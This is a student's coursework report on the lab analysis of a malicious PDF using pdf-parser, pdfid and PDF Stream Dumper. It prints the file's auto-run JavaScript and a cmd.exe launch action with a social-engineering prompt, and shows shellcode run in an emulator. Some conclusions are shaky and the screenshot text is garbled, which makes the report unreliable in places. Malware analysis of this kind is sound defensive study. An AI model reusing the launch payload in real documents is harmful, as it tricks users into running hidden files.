

# Malicious PDF File Analysis

## No. 1

**Goal: 1) Creating (red team) and 2) Analyzing (blue team) a malicious PDF**

Cautions: PLEASE HANDLE MALICIOUS FILES WITH CARE. DO NOT CLICK ON OR EXECUTE THEM. YOU NEED TO CREATE OR DOWNLOAD THEM INTO YOUR MINI-VIRTUAL LAB AND ANALYZE THEM THERE WITHOUT EXECUTING THEM.

Report for Assignment 1 stage 2. I.e., Analyze the malicious pdf provide by Professor through Blackboard file belongs to “**GROUP 1**”. **Password to unzip pdf file: R#11786103**

### Stage 2

Your job is to investigate the content of a given malicious pdf file. Using the PDF analyzing tools offered by the REMnux tool, spider monkey, sctest, or PDF Stream Dumper, address the following questions/activities:

#### Step 1: Get malcous file unzip using password provide.

```
saroj@kali: ~/Desktop/cs6345_Assignment_1_Stage_2
File Actions Edit View Help
└── (saroj@kali)-[~/Desktop]
    └── cs6345Assignment.zip  cs6345Assignment1.pdf  Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
└── (saroj@kali)-[~/Desktop]
    └── cs6345_Assignment_1_Stage_2
└── (saroj@kali)-[~/Desktop]
    └── cs6345_Assignment_1_Stage_2
└── (saroj@kali)-[~/Desktop/cs6345_Assignment_1_Stage_2]
    └── ls
        evil.zip  passcode.rtf
└── (saroj@kali)-[~/Desktop/cs6345_Assignment_1_Stage_2]
    $ unzip evil.zip
Archive: evil.zip
[evil.zip] evil.pdf password:
inflating: evil.pdf
└── (saroj@kali)-[~/Desktop/cs6345_Assignment_1_Stage_2]
    └── ls
        evil.pdf  evil.zip  passcode.rtf
└── (saroj@kali)-[~/Desktop/cs6345_Assignment_1_Stage_2]
    $ cat evil.pdf
<<Subtype/application#2Fpdf/Length 44091/Filter/FlateDecode/DL 73802/Params<</Size 73802/CheckSum<B360453F608612D65580AF
x***{X***0>>>stWeam  0j"TP*^**+
*V4^6H/*$*++++++V0DY*(+Zm*|-m*X[m*++++7@E* x_*ZPtg6*****?*****;s**3gM**l**f#7***+
*x***h***-q*0]y****f^*7*** *?>**e  *V*/"*****{*?*****Y*_*j**{yuEc{ps***y****l*^**M*****vXk****+*>*`*`*V***]j*X
B3E$*0{***e*H6*y t***b*
****茹***.h***-***+
*****"**V
***Pq***L*****Y//W7*****v0t*c
```

## Step 2: Get contents of infected pdf.

```
sar@kali: ~/Desktop/cs6345_Assignment_1_Stage_2
$ pdf-parser -c evil.pdf
PDF Comment '%PDF-1.0\r'

obj 1 0
Type: /Catalog
Referencing: 2 0 R

<<
/Pages 2 0 R
/Type /Catalog
>>

>> /Type /Catalog

obj 2 0
Type: /Pages
Referencing: 3 0 R

<<
/Count 1
/Kids [ 3 0 R ]
/Type /Pages
>>

>> /Type /PagesR ]

obj 3 0
Type: /Page
Referencing: 4 0 R, 2 0 R

<<
/Contents 4 0 R
/Parent 2 0 R
/Resources
<<
/Font
<<
/F1
<<
/Type /Font

<<
/F1
<<
/Type /Font

File Actions Edit View Help
/F1
sar@kali: ~/Desktop/cs6345_Assignment_1_Stage_2
<< />>
/Type /Font
/Subtype /Type1
/BaseFont /Helvetica
/Name /F1
>>
>>
/Type /Page
/MediaBox [ 0 0 795 842 ]
>>

>> /MediaBox [ 0 0 795 842 ]Name /F1 /Helvetica

obj 4 0
Type:
Referencing:
Contains stream

<<
/Length 0
>>
''

xref

trailer
<<
/Root 1 0 R
/Size 5
/Info 0 0 R
>>

startxref 429

PDF Comment '%EOF\r'

obj 5 0
Type:
Referencing: 6 0 R
```



saroj@kali: ~/Desktop/cs6345\_Assignment\_1\_Stage\_2

```

saroj@kali: ~/Desktop/cs6345_Assignment_1_Stage_2
File Actions Edit View Help
-\'\xd4\xc9\xc1\x13\xea\x8c\'\xf4R\xc63J\xe2\xbf\x01U\xdc\xd1\xb3\r'
obj 9 0
Type: /Action
Referencing:

<<
/S /JavaScript
/Javascript (this.exportDataObject({ cName: "template", nLaunch: 0 }));
/Type /Action
>>

<</S/JavaScript/Javascript (this.exportDataObject({ cName: "template", nLaunch: 0 }));/Type/Action>>

obj 10 0
Type: /Action
Referencing:

<<
/S /Launch
/Type /Action
/Win
<<
/F (cmd.exe)
/D '(c:\\windows\\\\system32)'
/P ('/Q /C %HOMEPATH%&(if exist "Desktop\\\\template.pdf" (cd "Desktop"))&(if exist "My Documents\\\\template.pdf" (cd "My Documents"))&(if exist "Documents\\\\template.pdf" (cd "Documents"))&(if exist "Escritorio\\\\template.pdf" (cd "Escritorio"))&(if exist "Mis Documentos\\\\template.pdf" (cd "Mis Documentos"))&(start template.pdf)\r\r\r\r\r\rTo view the encrypted content please tick the "Do not show this message again" box and press Open.')
>>
>>

<</S/Launch/Type/Action/Win<</F(cmd.exe)/D(c:\\windows\\\\system32)/P(/Q /C %HOMEPATH%&(if exist "Desktop\\\\template.pdf" (cd "Desktop"))&(if exist "My Documents\\\\template.pdf" (cd "My Documents"))&(if exist "Documents\\\\template.pdf" (cd "Documents"))&(if exist "Escritorio\\\\template.pdf" (cd "Escritorio"))&(if exist "Mis Documentos\\\\template.pdf" (cd "Mis Documentos"))&(start template.pdf)\r\r\r\r\r\rTo view the encrypted content please tick the "Do not show this message again" box and press Open.)>>>>

obj 1 0
Type: /Catalog
Referencing: 2 0 R, 5 0 R, 9 0 R

<<

saroj@kali: ~/Desktop/cs6345_Assignment_1_Stage_2
File Actions Edit View Help

obj 1 0
Type: /Catalog
Referencing: 2 0 R, 5 0 R, 9 0 R

<<
/Pages 2 0 R
/Names 5 0 R
/OpenAction 9 0 R
/Type /Catalog
>>

>>     /Type /Catalog
games 5 0 R/OpenAction 9 0 R

obj 3 0
Type: /Page
Referencing: 4 0 R, 2 0 R, 10 0 R


<<
/Contents 4 0 R
/Parent 2 0 R
/Resources
<<
/Font
<<
/F1
<<
/Type /Font
/Subtype /Type1
/BaseFont /Helvetica
/Name /F1
>>
>>
>>
/Type /Page
/MediaBox [ 0 0 795 842 ]
/AA
<<
/O 10 0 R
>>
>>

```

```
saroj@kali: ~/Desktop/cs6345_Assignment_1_Stage_2
File Actions Edit View Help
<<
  /Font << /FontName /F1
    <<
      /F1
        <<
          /Type /Font
          /Subtype /Type1
          /BaseFont /Helvetica
          /Name /F1
        >>
      >>
    >>
  /Type /Page
  /MediaBox [ 0 0 795 842 ]
  /AA
    <<
      /O 10 0 R
    >>
  >>
>>
/AA<</O 10 0 R>>>[ 0 0 795 842 ]Name /F1 /Helvetica
xref
trailer
<<
  /Size 11
  /Prev 429
  /Root 1 0 R
  /Info 0 0 R
>>
startxref 46034
PDF Comment '%%EOF\r'

[~(saroj@kali)-~/Desktop/cs6345_Assignment_1_Stage_2]
$ 
```

1. Report the number of objects in the file.




```

saroj@kali: ~/Desktop/cs6345_Assignment_1_Stage_2
File Actions Edit View Help
The following packages will be REMOVED:
  libc-devtools
  0 upgraded, 0 newly installed, 1 to remove and 1311 not upgraded.
After this operation, 327 kB disk space will be freed.
Do you want to continue? [Y/n] y
(Reading database ... 304231 files and directories currently installed.)
Removing libc-devtools (2.33-6) ...
Processing triggers for man-db (2.10.2-1) ...
Processing triggers for kali-menu (2022.2.0) ...

[sarоj@kali]-[~/Desktop/cs6345_Assignment_1_Stage_2]
$ pdfid evil.pdf
PDFID 0.2.8 evil.pdf
PDF Header: %PDF-1.0
obj 12
endobj 12
stream 2
endstream 2
xref 2
trailer 2
startxref 2
/Page 2
/Encrypt 0
/ObjStm 0
/JS 1
/JavaScript 1
/AA 1
/OpenAction 1
/AcroForm 0
/JBIG2Decode 0
/RichMedia 0
/Launch 1
/EmbeddedFile 0
/XFA 0
/Colors > 2^24 0

[sarоj@kali]-[~/Desktop/cs6345_Assignment_1_Stage_2]
$ 

```



The PDF StreamDumper interface shows the following details:

- File Info:** FileSize: 45 Kb LoadTime: 0.11 seconds
- Object List:** 13 Objects Shown
- Object Data:**

```

1 HLen: 0x23
2 HLen: 0x2E
3 HLen: 0xCB
4 0x173-0x173
5 HLen: 0x18
6 HLen: 0x1B
7 HLen: 0x51
8 0x37E-0xAFB4
9 HLen: 0xB
10 HLen: 0x205
11 HLen: 0x40
12 HLen: 0xDB
0 HLen: 0x166

```
- Exploit Content:**

```

<< /S/Launch/Type/Action/Win
<<
    /F(cmd.exe)/D(c:\\windows\\system32)/P(/Q /C %HOMEDRIVE%&cd %HOMEPATH%&(if
exist "Desktop\\ template.pdf" (cd "Desktop"))&(if exist "My Documents\\
template.pdf" (cd "My Documents"))&(if exist "Documents\\ template.pdf" (cd
"Documents"))&(if exist "Escritorio\\ template.pdf" (cd "Escritorio"))&(if exist
"Mi Documentos\\ template.pdf" (cd "Mis Documentos"))&(start template.pdf)

```

To view the encrypted content please tick the "Do not show this message again" box and press Open.)
- Search Results:**


```

3 Search Results
10 HLen: 0x205  <</S/Launch/Type/Action/Win<</F(cmd.exe)/D(c:\\windows\\system32)/P(/Q /C %HOMEDRIVE%&cd %HOMEPATH%...
1 HLen: 0x40  <</Pages 2 0 R/NAMES 5 0 R/OpenAction 9 0 R/Type /Catalog>>
3 HLen: 0xDB  <</Contents 4 0 R/Parent 2 0 R/Resources <</Font <</Fl <</Type /Font/Subtype /...

```
- Bottom Status Bar:**
  - Shell
  - PDF Path: C:\Users\Sarоj\Desktop\evil\evil.pdf
  - Streams: 2 | JS: 1 | Embeds: 1 | Pages: 0 | TTF: 0 | U3D: 0 | flash: 0 | UnkFlt: 0 | Action: 3 | PRC: 0
  - ... | Load | Abort

*The file contains 13 objects which can see in above screen shot.*

2. Determine whether the file is compressed or not.



```
saroj@kali: ~/Desktop/cs6345_Assignment_1_Stage_2
File Actions Edit View Help
The following packages will be REMOVED:
  libc-devtools ... (/mnt/shared)
0 upgraded, 0 newly installed, 1 to remove and 1311 not upgraded.
After this operation, 327 kB disk space will be freed.
Do you want to continue? [Y/n] y
(Reading database ... 304231 files and directories currently installed.)
Removing libc-devtools (2.33-6) ...
Processing triggers for man-db (2.10.2-1) ...
Processing triggers for kali-menu (2022.2.0) ...

[(saroj@kali)-[~/Desktop/cs6345_Assignment_1_Stage_2]
$ pdfid evil.pdf
PDFiD 0.2.8 evil.pdf
PDF Header: %PDF-1.0
obj 12
endobj 12
stream 2
endstream 2
xref 2
trailer 2
startxref 2
/Page 2
/Encrypt 0
/ObjStm 0
/Javascript 1
/JS 1
/JavaScript 1
/AA 1
/OpenAction 1
/AcroForm 0
/JBIG2Decode 0
/RichMedia 0
/Launch 1
/EmbeddedFile 0
/XFA 0
/Colors > 2^24 0

[(saroj@kali)-[~/Desktop/cs6345_Assignment_1_Stage_2]
$ ]
```

*The file contains 1 Javascript , 1 JS and 1 OpenAction which mean the file is compressed.*

3. Determine whether the file is obfuscated or not.

```
saroj@kali: ~/Desktop/cs6345_Assignment_1_Stage_2
File Actions Edit View Help

[saroj@kali:~/Desktop/cs6345_Assignment_1_Stage_2]
$ pdf-parser --search javascript --raw evil.pdf
obj 9 0
Type: /Action
Referencing:
<<S/JavaScript/JJS(this.exportDataObject({ cName: "template", nLaunch: 0 }));>/Type/Action>>
<<
/S /JavaScript
/JJS (this.exportDataObject({ cName: "template", nLaunch: 0 }));
/Type /Action
>>

[saroj@kali:~/Desktop/cs6345_Assignment_1_Stage_2]
$ pdf-parser --reference 9 --raw evil.pdf
obj 1 0
Type: /Catalog
Referencing: 2 0 R, 5 0 R, 9 0 R
>>      /Type /Catalog
games 5 0 R/OpenAction 9 0 R

<<
/Pages 2 0 R
/Names 5 0 R
/OpenAction 9 0 R
/Type /Catalog
>>

[saroj@kali:~/Desktop/cs6345_Assignment_1_Stage_2]
$ pdf-parser --object 9 evil.pdf
obj 9 0
Type: /Action
Referencing:
<<
/S /JavaScript
/JJS (this.exportDataObject({ cName: "template", nLaunch: 0 }));
```

**The file contains 1 Javascript in object 9 which has javascript hidden. Similary in object 10 there is cmd.exe hidden**


#### 4. Find and Extract JavaScript.



```
saroj@kali: ~/Desktop/cs6345_Assignment_1_Stage_2
File Actions Edit View Help
obj 9 0
Type: /Action :: /mnt/shared/
Referencing:
^M<</S/JavaScript/JS(this.exportDataObject({ cName: "template", nLaunch: 0 }));/Type/Action>>^M
<<
/s /JavaScript
/JS (this.exportDataObject({ cName: "template", nLaunch: 0 }));
/Type /Action
>>
^M<</S/JavaScript/JS(this.exportDataObject({ cName: "template", nLaunch: 0 }));/Type/Action>>^M
~
```

*The file contains Javascript in object 9 which has javascript hidden, but there is not malicious code hidden . It is just name template as show in the screen shot above.*

#### 5. De-obfuscate JavaScript.



*No need to do De-obfuscate Javascript because there is not malicious code. As shown above the pdf dumper.*

## 6. Extract the shell code.


The screenshot shows the PDFStreamDumper interface. The main window displays the raw hex dump of the PDF file, with the title bar indicating the file is from sandspire.com and has a file size of 45 Kb. The menu bar includes Load, Exploits\_Scan, Javascript\_UI, Unescape\_Selection, Manual\_Escapes, Update\_Current\_Stream, Goto\_Object, Search\_For, Find/Replace, Tools, Help\_Videos. The status bar at the bottom shows '13 Objects Shown' and various object details like HLen values. The central pane shows the hex dump of the PDF file, with object 8 highlighted. Below the hex dump are tabs for Text, HexDump, Stream Details, and Stream. A message box at the bottom left says 'Message' with the text: 'Parsing Complete Objects: 13 Elapsed Time: 0.063 seconds 0x167 bytes after end of last object @ offset 0xB380 C# Filters not initialized. See Tools->Manual Filters and click on iText Filters = false link'. At the bottom are tabs for Shell, PDF Path (set to C:\Users\Saroj\Desktop\evil\evil.pdf), and other status indicators like Streams:2, JS: 1, Embeds: 1, etc.

*There is shellcode in object 8 as shown in above screen shot.*

## 7. Create a shell code executable

*Create shell code using pdf dumper scLog.*

The screenshot shows the PDF Stream Dumper - JS UI interface. The main window displays the raw hex dump of the PDF file, with the title bar indicating the file is from sandspire.com and has a file size of 45 Kb. The menu bar includes Load, Format\_Javascript, Unescape\_Selection (F6), Manual\_Escapes, Exploit\_Scan, Simplify\_Selection\_Quotes, Shellcode\_Analysis, Find/Replace, Deobfuscation Tools. The status bar at the bottom shows '1 len - 4363'. A context menu is open over the hex dump area, specifically over the shellcode in object 8. The menu items include: scLog (IDefense - Runs Live), scDbg (libemu - Emulation), scSigs (Sig Check + libemu Unpack), Xor Bruteforcer, Save Bytes to file, Shellcode 2 EXE, and Disassemble in IDA. Below the hex dump are tabs for msg and data. A message box at the bottom left says 'THIS RUNS SCRIPTS LIVE -- NO SANDBOX -- (also watch for Adobe specific objects) Double click a word to highlight all instances of it'. At the bottom are tabs for Shell, PDF Path (set to C:\Users\Saroj\Desktop\evil\evil.pdf), and other status indicators like Streams:2, JS: 1, Embeds: 1, etc.



```

C:\Windows\SYSTEM32\cmd.exe + v

Opened C:\Users\Saroj\Desktop\evil2\evil.pdf successfully handle=0x230 size=0xb4e6
Loading Shellcode into memory
Shellcode buffer: 0x11000000 - 0x110010f9 (sz=0x10f9)
Starting up winsock
Installing Hooks
Executing Buffer...

_retn API
a Crash!

1100000a 2e          DB 0x2e
eax 3b3a98  ebx 2f1f000  ecx 11000000  edx 3ab5a0
esi 2f1f000  edi 3ae2a6  ebp 70ffaaf  esp 30ff830

1100000b 2e          DB 0x2e
1100000c ff          DB 0xff
1100000d ff2e        JMP FAR DWORD [ESI]
1100000f 2eb82e2e2e2e MOV    EAX, 0x2e2e2e2e

C:\Users\Saroj\Desktop\evil2>

```

- Analyze shell code and determine what it does or even execute it using sctest or spider monkey.

*The shell code will open cmd.exe .*

The screenshot shows a Notepad window titled "EVIL\_S~3 - Notepad". The menu bar includes "File", "Edit", and "View". The main content area contains assembly code:

```

Executing Buffer...

	ret API
--- WriteFile(h=e0)
a Crash!

--- WriteFile(h=e0)
1100000a 2e          DB 0x2e
--- WriteFile(h=e0)
eax 3b3a98    --- WriteFile(h=e0)
ebx 2f1f000   --- WriteFile(h=e0)
ecx 11000000   --- WriteFile(h=e0)
edx 3ab5a0
--- WriteFile(h=e0)
esi 2f1f000   --- WriteFile(h=e0)
edi 3ae2a6    --- WriteFile(h=e0)
ebp 70ffaaf   --- WriteFile(h=e0)
esp 30ff830

--- WriteFile(h=e0)
1100000b 2e          DB 0x2e
--- WriteFile(h=e0)
1100000c ff          DB 0xff
--- WriteFile(h=e0)
1100000d ff2e        JMP FAR DWORD [ESI]
--- WriteFile(h=e0)
1100000f 2eb82e2e2e2e MOV    EAX, 0x2e2e2e2e

```

## 9. What is the secret code?

*There is two secret codes on in javascript and second in shell code*

The screenshot shows a terminal window titled "saroj@kali: ~/Desktop/cs6345\_Assignment\_1\_Stage\_2". The terminal content is as follows:

```

File Actions Edit View Help
-\\'xd4\xc9\xc1\x13\xea\x8c\\'xf4R\xc63J\xe2\xbf\x01U\xdc\xd1\xb3\\r'
obj 9 0
Type: /Action
Referencing:

<<
/S /JavaScript
/J$ (this.exportDataObject({ cName: "template", nLaunch: 0 }));
/Type /Action
>>

<</S/JavaScript/J$(this.exportDataObject({ cName: "template", nLaunch: 0 }));/Type/Action>>

obj 10 0
Type: /Action
Referencing:

<<
/S /Launch
/Type /Action
/Win
<<
/F (cmd.exe)
/D '(c:\\windows\\\\system32'
/P '(/Q /C %HOMEDRIVE%&cd %HOMEPATH%&(if exist "Desktop\\\\template.pdf" (cd "Desktop"))&(if exist "My Documents\\\\template.pdf" (cd "My Documents"))&(if exist "Documents\\\\template.pdf" (cd "Documents"))&(if exist "Escritorio\\\\template.pdf" (cd "Escritorio"))&(if exist "Mis Documentos\\\\template.pdf" (cd "Mis Documentos")))(start template.pdf)r\\r\\r\\r\\r\\rTo view the encrypted content please tick the "Do not show this message again" box and press Open.')
>>

